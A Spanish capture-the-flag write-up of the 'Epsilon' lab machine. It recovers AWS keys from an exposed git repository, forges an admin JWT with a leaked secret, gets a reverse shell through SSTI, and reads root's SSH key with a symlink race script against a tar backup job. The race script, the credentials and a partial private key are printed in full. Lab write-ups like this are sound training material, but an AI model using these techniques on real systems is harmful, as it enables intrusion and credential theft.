1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/epsilon]
└─# ping -c 1 10.10.11.134
PING 10.10.11.134 (10.10.11.134) 56(84) bytes of data.
64 bytes from 10.10.11.134: icmp_seq=1 ttl=63 time=36.4 ms

── 10.10.11.134 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.392/36.392/36.392/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados. Vemos que nos reconoce un repositorio Git.

```
# Nmap 7.93 scan initiated Sun Nov 20 09:16:53 2022 as: nmap -sCV -p 22,80,5000 -oN targeted 10.10.11.134
Nmap scan report for 10.10.11.134
Host is up (0.035s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-git:
|   10.10.11.134:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: Updating Tracking API  # Please enter the commit message for ...
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Costume Shop
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 20 09:17:03 2022 -- 1 IP address (1 host up) scanned in 9.87 seconds
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Focal de Ubuntu.

Revisamos las tecnologías que usa el servicio web que corre por el puerto 80.

```
┌──(root㉿kali)-[/home/kali/HTB/epsilon]
└─# whatweb http://10.10.11.134
http://10.10.11.134 [403 Forbidden] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.134], Title[403 Forbidden]
```

Hacemos lo mismo, pero para la web que corre por el puerto 5000.

```
┌──(root㉿kali)-[/home/kali/HTB/epsilon]
└─# whatweb http://10.10.11.134:5000
http://10.10.11.134:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.8.10], IP[10.10.11.134], PasswordField[password], Python[3.8.10], Script, Title[Costume Shop], Werkzeug[2.0.2]
```

2. Análisis de vulnerabilidades

Nmap nos ha detectado un directorio .git. Si intentamos clonarnos el proyecto tal cual, nos da error.

```
┌──(root㉿kali)-[/home/kali/HTB/epsilon]
└─# git clone http://10.10.11.134
Clonando en '10.10.11.134' ...
fatal: repositorio 'http://10.10.11.134/' no encontrado
```

Podemos intentar “reconstruir” el repositorio con githack.

```
┌──(root㉿kali)-[/home/kali/.ZAP]
└─# githack -k http://10.10.11.134
INFO:githack.scanner:Target: http://10.10.11.134/.git/
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/logs/refs/stash
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/refs/remotes/origin/master
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/refs/stash
INFO:githack.scanner:commit: c622771686bd74c16ece91193d29f85b5f9ffa91
INFO:githack.scanner:tree: b5f4c99c772eeb629e53d284275458d75ed9a010
INFO:githack.scanner:commit: c51441640fd25e9fba42725147595b5918eba0f1
INFO:githack.scanner:commit: b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
INFO:githack.scanner:Blob: dfdfa17ca5701b1dca5069b6c3f705a038f4361e
INFO:githack.scanner:commit: 7cf92a7a09e523c1c667d13847c9ba22464412f3
INFO:githack.scanner:Blob: 8d3b52e153c7d5380b183bbbb51f5d4020944630
INFO:githack.scanner:tree: cf489a3776d2bf87ac32de4579e852a4dc116ce8
INFO:githack.scanner:tree: 65b80f62da28254f67f0bea392057fd7d2330e2d
INFO:githack.scanner:tree: ab07f7cdc7f410b8c8f848ee5674ec550ecb61ca
INFO:githack.scanner:Blob: 545f6fe2204336c1ea21720cbaa47572eb566e34
INFO:githack.scanner:Blob: fed7ab97cf361914f688f0e4f2d3adfafd1d7dca
INFO:githack.scanner:Total: 2
INFO:githack.scanner:[OK] server.py: ('dfdfa17ca5701b1dca5069b6c3f705a038f4361e', 'blob')
INFO:githack.scanner:[OK] track_api_CR_148.py: ('8d3b52e153c7d5380b183bbbb51f5d4020944630', 'blob')
```

Vemos que nos genera los ficheros server.py y track_api_CR_148.py. Vamos a revisar su contenido.

Server.py parece la web que está corriendo por el puerto 5000. Leyendo el código fuente parece que se establece una cookie en json, a partir de las credenciales admin/admin. No tenemos la “secret key” para poder generarlo, por lo que pasamos a revisar el track_api_CR_148.py.

```
GNU nano 6.4
#!/usr/bin/python3

import jwt
from flask import *

app = Flask(__name__)
secret = '<secret_key>'

def verify_jwt(token,key):
        try:
                username=jwt.decode(token,key,algorithms=['HS256',])['username']
                if username:
                        return True
                else:
                        return False
        except:
                return False

@app.route("/", methods=["GET","POST"])
def index():
        if request.method=="POST":
                if request.form['username']=="admin" and request.form['password']=="admin":
                        res = make_response()
                        username=request.form['username']
                        token=jwt.encode({"username":"admin"},secret,algorithm="HS256")
                        res.set_cookie("auth",token)
                        res.headers['location']='/home'
                        return res,302
                else:
                        return render_template('index.html')
        else:
                return render_template('index.html')
```

Revisando el fichero track_api_CR_148.py, vemos que hablan de AWS lambda.

```
GNU nano 6.4                                                    track_api_CR_148.py
import io
import os
from zipfile import ZipFile
from boto3.session import Session


session = Session(
    aws_access_key_id='<aws_access_key_id>',
    aws_secret_access_key='<aws_secret_access_key>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilon.htb')
aws_lambda = session.client('lambda')


def files_to_zip(path):
    for root, dirs, files in os.walk(path):
        for f in files:
            full_path = os.path.join(root, f)
            archive_name = full_path[len(path) + len(os.sep):]
            yield full_path, archive_name


def make_zip_file_bytes(path):
    buf = io.BytesIO()
    with ZipFile(buf, 'w') as z:
        for full_path, archive_name in files_to_zip(path=path):
            z.write(full_path, archive_name)
    return buf.getvalue()


def update_lambda(lambda_name, lambda_code_path):
    if not os.path.isdir(lambda_code_path):
        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
    aws_lambda.update_function_code(
        FunctionName=lambda_name,
        ZipFile=make_zip_file_bytes(path=lambda_code_path))
```

Revisamos de que se trata.

¿Qué es una función Lambda en AWS?

AWS Lambda permite agregar lógica personalizada a los recursos de **AWS**, como los buckets de Amazon S3 y las tablas de Amazon DynamoDB, lo que permite aplicar fácilmente la informática a los datos a medida que entran o transitan por la nube. Es fácil comenzar a utilizar **AWS Lambda**. Primero debe crear la **función**.

Ahora que sabemos de que se trata, aun seguimos necesitando las credenciales para poder conectarnos. Intentamos revisar el historial de commit.

```
┌──(root㉿kali)-[/home/…/HTB/epsilon/site/10.10.11.134]
└─# git log
commit c622771686bd74c16ece91193d29f85b5f9ffa91 (HEAD, master)
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 17:41:07 2021 +0000

    Fixed Typo

commit b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:02:59 2021 +0000

    Adding Costume Site

commit c51441640fd25e9fba42725147595b5918eba0f1
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:58 2021 +0000

    Updatig Tracking API

commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module
```

Revisamos el commit 7cf92a7a09e523c1c667d13847c9ba22464412f3 y obtenemos las credenciales.

```
@@ -0,0 +1,36 @@
+import io
+import os
+from zipfile import ZipFile
+from boto3.session import Session
+
+
+session = Session(
+    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
+    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
+    region_name='us-east-1',
+    endpoint_url='http://cloud.epsilong.htb')
+aws_lambda = session.client('lambda')
+
+
+def files_to_zip(path):
+    for root, dirs, files in os.walk(path):
+        for f in files:
+            full_path = os.path.join(root, f)
+            archive_name = full_path[len(path) + len(os.sep):]
+            yield full_path, archive_name
+
+
+def make_zip_file_bytes(path):
+    buf = io.BytesIO()
+    with ZipFile(buf, 'w') as z:
+        for full_path, archive_name in files_to_zip(path=path):
+            z.write(full_path, archive_name)
+    return buf.getvalue()
+
+
+def update_lambda(lambda_name, lambda_code_path):
+    if not os.path.isdir(lambda_code_path):
+        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
+    aws_lambda.update_function_code(
+        FunctionName=lambda_name,
+        ZipFile=make_zip_file_bytes(path=lambda_code_path))

┌──(root㉿kali)-[/home/…/HTB/epsilon/site/10.10.11.134]
└─#
```

Lo primero, es añadir en nuestro fichero hosts, las entradas epsilon.htb y cloud.epsilon.htb.

Instalamos el cliente Linux de AWS:
https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

Realizamos la conexión.

```
┌──(root㉿kali)-[/home/…/epsilon/site/10.10.11.134/aws]
└─# aws configure
AWS Access Key ID [****************6TDC]:
AWS Secret Access Key [****************Fo1A]:
Default region name [us-east-1]:
Default output format [None]: json
```

Revisamos que funciones tenemos disponibles.

```
┌──(root㉿kali)-[/home/…/epsilon/site/10.10.11.134/aws]
└─# aws --endpoint-url http://cloud.epsilon.htb lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "costume_shop_v1",
            "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
            "Runtime": "python3.7",
            "Role": "arn:aws:iam::123456789012:role/service-role/dev",
            "Handler": "my-function.handler",
            "CodeSize": 478,
            "Description": "",
            "Timeout": 3,
            "LastModified": "2022-11-21T17:16:36.552+0000",
            "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
            "Version": "$LATEST",
            "VpcConfig": {},
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "55a7a15e-9b63-45b0-a2db-d877459bd892",
            "State": "Active",
            "LastUpdateStatus": "Successful",
            "PackageType": "Zip"
        }
    ]
}
```

Vamos a obtener la url para posteriormente poder descargarnos el código de la función.

```
┌──(root㉿kali)-[/home/…/epsilon/site/10.10.11.134/aws]
└─# aws --endpoint-url http://cloud.epsilon.htb lambda get-function --function-name=costume_shop_v1 | jq
{
  "Configuration": {
    "FunctionName": "costume_shop_v1",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
    "Runtime": "python3.7",
    "Role": "arn:aws:iam::123456789012:role/service-role/dev",
    "Handler": "my-function.handler",
    "CodeSize": 478,
    "Description": "",
    "Timeout": 3,
    "LastModified": "2022-11-21T17:16:36.552+0000",
    "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
    "Version": "$LATEST",
    "VpcConfig": {},
    "TracingConfig": {
      "Mode": "PassThrough"
    },
    "RevisionId": "55a7a15e-9b63-45b0-a2db-d877459bd892",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
  },
  "Code": {
    "Location": "http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
  },
  "Tags": {}
}

┌──(root㉿kali)-[/home/…/epsilon/site/10.10.11.134/aws]
└─#
```

```
┌──(root㉿kali)-[/home/…/site/10.10.11.134/aws/funcion]
└─# wget http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
--2022-11-21 20:23:08--  http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
Resolviendo cloud.epsilon.htb (cloud.epsilon.htb) ... 10.10.11.134
Conectando con cloud.epsilon.htb (cloud.epsilon.htb)[10.10.11.134]:80 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200
Longitud: 478 [application/zip]
Grabando a: «code»

code                                100%[=============================================================>]     478  --.-KB/s    en 0s

2022-11-21 20:23:08 (37,3 MB/s) - «code» guardado [478/478]
```

Descomprimimos el fichero descargado y revisamos el fichero lambda_function.py.
Obtenemos el secret. ¿Será válido para generar el json web token?

File: **lambda_function.py**

```python
import json

secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124

'''Beta release for tracking'''
def lambda_handler(event, context):
    try:
        id=event['queryStringParameters']['order_id']
        if id:
            return {
                'statusCode': 200,
                'body': json.dumps(str(resp)) #dynamodb tracking for CR-342
            }
        else:
            return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
    except:
        return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
```


Buscamos como generar un jwt desde Python: https://pyjwt.readthedocs.io/en/stable/

```
>>> import jwt
>>> encoded_jwt = jwt.encode({"some": "payload"}, "secret", algorithm="HS256")
>>> print(encoded_jwt)
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb211IjoicGF5bG9hZCJ9.4twFt5NiznN84AWoo1d7KO1T_yoc0Z6XOpO
```


```
Archivo  Acciones  Editar  Vista  Ayuda
>>> import jwt
>>> print (jwt.encode({"username":"admin"}, "RrXCv`mrNe!K!4+5`wYq",algorithm="HS256"))
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.8JUBz8oy5DlaoSmr0ffLb_hrdSHl0iLMGz-Ece7VNtg
>>>
```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.8JUBz8oy5DlaoSmr0ffLb_hrdSHl0iLMGz-Ece7VNtg

Creamos una cookie en nuestro navegador, llamada auth con el valor anteriormente generado.





Navegamos hacia la web “home” y conseguimos el acceso.




3. Explotación y acceso.

En la web “Order” vamos que se acontece un SSTI.






Podemos ver el /etc/passwd



Nos ponemos en escucha con NC y ejecutamos un código malicioso para obtener una reverse shell.




```
┌──(root㉿kali)-[/home/kali]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.62] from (UNKNOWN) [10.10.11.134] 34154
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
tom@epsilon:/var/www/app$
```

4. Escalada de privilegios.

Revisamos los procesos en ejecución con pspy y nos llama la atención la ejecución del fichero /usr/bin/backup.sh.

```
2022/11/22 18:03:01 CMD: UID=0    PID=25743  | /bin/bash /usr/bin/backup.sh
2022/11/22 18:03:01 CMD: UID=0    PID=25744  | date +%N
2022/11/22 18:03:01 CMD: UID=0    PID=25746  | /usr/bin/tar -cvf /opt/backups/095315571.tar /var/www/app/
2022/11/22 18:03:01 CMD: UID=0    PID=25748  | /bin/bash /usr/bin/backup.sh
2022/11/22 18:03:01 CMD: UID=0    PID=25747  | sha1sum /opt/backups/095315571.tar
2022/11/22 18:03:01 CMD: UID=0    PID=25749  | sleep 5
2022/11/22 18:03:06 CMD: UID=0    PID=25751  | /usr/bin/tar -chvf /var/backups/web_backups/103748038.tar /opt/backups/checksum /opt/backups/095315571.tar
2022/11/22 18:03:06 CMD: UID=???  PID=25752  |
```

Miramos su contenido. Vemos que durante el proceso de compresión con tar, se usa la opción -h. Eso hace que se siga los enlaces.

```
tom@epsilon:/var/www/app$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
tom@epsilon:/var/www/app$
```

```
-h, --dereference    sigue los enlaces simbólicos; archiva y vuelca
                     los ficheros a los que apuntan
```

Podemos aprovecharnos de esta opción para descubrir ficheros con acceso privilegiado. Vamos a programar un script que borre el fichero checksum, y cree un enlace simbólico. De tal forma que, cuando se realice la copia de seguridad que realiza /usr/bin/backup.sh, el fichero checksum tendrá la id_rsa de root.

```
#!/bin/bash

while true; do
        if [ -e "/opt/backups/checksum" ]; then
                rm -f "/opt/backups/checksum"
                echo -e "[+] Fichero checksum borrado\n"
                ln -s -f "/root/.ssh/id_rsa" "/opt/backups/checksum"
                echo -e "[+] Enlace creado"
                break
        fi
done
```

Ejecutamos nuestro script. Copiamos la ultima copia de seguridad al directorio tmp, descomprimimos y revisamos los ficheros, concretamente el fichero llamado checksum.

```
tom@epsilon:/tmp$ cp /var/backups/web_backups/485705496.tar .
cp /var/backups/web_backups/485705496.tar .
tom@epsilon:/tmp$
```

```
tom@epsilon:/var/www/app$ cat /tmp/opt/backups/checksum
cat /tmp/opt/backups/checksum
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1w26V2ovmMpeSCDauNqlsPHLtTP8dI8HuQ4yGY3joZ9zT1NoeIdF
16L/79L3nSFwAXdmUtrCIZuBNjXmRBMzp6euQjUPB/65yK9w8pieXewbWZ6lX1l6wHNygr
QFacJOu4ju+vXI/BVB43mvqXXfgUQqmkY62gmImf4xhP4RWwHCOSU8nDJv2s2+isMeYIXE
SB8l1wWP9EiPo0NWlJ8WPe2nziSB68vZjQS5yxLRtQvkSvpHBqW90frHWlpG1eXVK8S9B0
1PuEoxQjS0fNASZ2zhG8TJ1XAamxT3YuOhX2K6ssH36WVYSLOF/2KDlZsbJyxwG0V8QkgF
u0DPZ0V8ckuh0o+Lm64PFXlSyOFcb/1SU/wwid4i9aYzhNOQOxDSPh2vmXxPDkB0/dLAO6
wBlOakYszruVLMkngP89QOKLIGasmzIU816KKufUdLSFczig96aVRxeFcVAHgi1ry1O7Tr
oCIJewhvsh8I/kemAhNHjwt3imGulUmlIw/s1cpdAAAFiAR4Z9EEeGfRAAAAB3NzaC1yc2
EAAAGBANcNuldqL5jKXkgg2rjapbDxy7Uz/HSPB7kOMhmN46Gfc09TaHiHRdei/+/S950h
cAF3ZlLawiGbgTY15kQTM6enrkI1Dwf+ucivcPKYnl3sG1mepV9ZesBzcoK0BWnCTruI7v
r1yPwVQeN5r6l134FEKppGOtoJiJn+MYT+EVsBwjklPJwyb9rNvorDHmCFxEgfJdcFj/RI
j6NDVpSfFj3tp84kgevL2Y0EucsS0bUL5Er6RwalvdH6×1paRtXl1SvEvQdNT7hKMUI0tH
zQEmds4RvEydVwGpsU92LjoV9iurLB9+llWEizhf9ig5WbGycscBtFfEJIBbtAz2dFfHJL
odKPi5uuDxV5UsjhXG/9UlP8MIneIvWmM4TTkDsQ0j4dr5l8Tw5AdP3SwDusAZTmpGLM67
lSzJJ4D/PUDiiyBmrJsyFPNeiirn1HS0hXM4oPemlUcXhXFQB4Ita8tTu066AiCXsIb7If
CP5HpgITR48Ld4phrpVJpSMP7NXKXQAAAAMBAAEAAAGBAMULlg7cg8oaurKaL+6qoKD1nD
Jm9M2T9H6STENv5//CSvSHNzUgtVT0zE9hXXKDHc6qKX6HZNNIWedjEZ6UfYMDuD5/wUsR
EgeZAQO35XuniBPgsiQgp8HIxkaOTltuJ5fbyyT1qfeYPqwAZnz+PRGDdQmwieIYVCrNZ3
A1H4/kl6KmxNdVu3mfhRQ93gqQ5p0ytQhE13b8OWhdnepFriqGJHhUqRp1yNtWViqFDtM1
lzNACW5E1R2eC6V1DGyWzcKVvizzkXOBaD9LOAkd6m9llkrep4QJXDNtqUcDDJdYrgOiLd
/Ghihu64/9oj0qxyuzF/5B82Z3IcA5wvdeGEVhhOWtEHyCJijDLxKxROuBGl6rzjxsMxGa
gvpMXgUQPvupFyOapnSv6cfGfrUTKXSUwB2qXkpPxs5hUmNjixrDkIRZmcQriTcMmqGIz3
2uzGlUx4sSMmovkCIXMoMSHa7BhEH2WHHCQt6nvvM+m04vravD4GE5cRaBibwcc2XWHQAA
AMEAxHVbgkZfM4iVrNteV8+Eu6b1CDmiJ7ZRuNbewS17e6EY/j3htNcKsDbJmSl0Q0HqqP
mwGi6Kxa5xx6tKeA8zkYsS6bWyDmcpLXKC7+05ouhDFddEHwBjlCck/kPW1pCnWHuyjOm9
eXdBDDwA5PUF46vbkY1VMtsiqI2bkDr2r3PchrYQt/ZZq9bq6oXlUYc/BzltCtdJFAqLg5
8WBZSBDdIUoFba49ZnwxtzBClMVKTVoC9GaOBjLa3SUVDukw/GAAAAwQD0scMBrfeuo9CY
858FwSw19DwXDVzVSFpcYbV1CKzlmMHtrAQc+vPSjtUiD+NLOqljOv6EfTGoNemWnhYbtv
wHPJO6Sx4DL57RPiH7LOCeLX4d492hI0H6Z2VN6AA50BywjkrdlWm3sqJdt0BxFul6UIJM
04vqf3TGIQh50EALanN9wgLWPSvYtjZE8uyauSojTZ1Kc3Ww6qe21at8I4NhTmSq9HcK+T
KmGDLbEOX50oa2JFH2FCle7XYSTWbSQ9sAAADBAOD9YEjG9+6xw/6gdVr/hP/0S5vkvv3S
527afi2HYZYEw4i9UqRLBjGyku7fmrtwytJA5vqC5ZEcjK92zbyPhaa/oXfPSJsYk05Xjv
6wA2PLxVv9Xj5ysC+T5W7CBUvLHhhefuCMlqsJNLOJsAs9CSqwCIWiJlDi8zHkitf4s6Jp
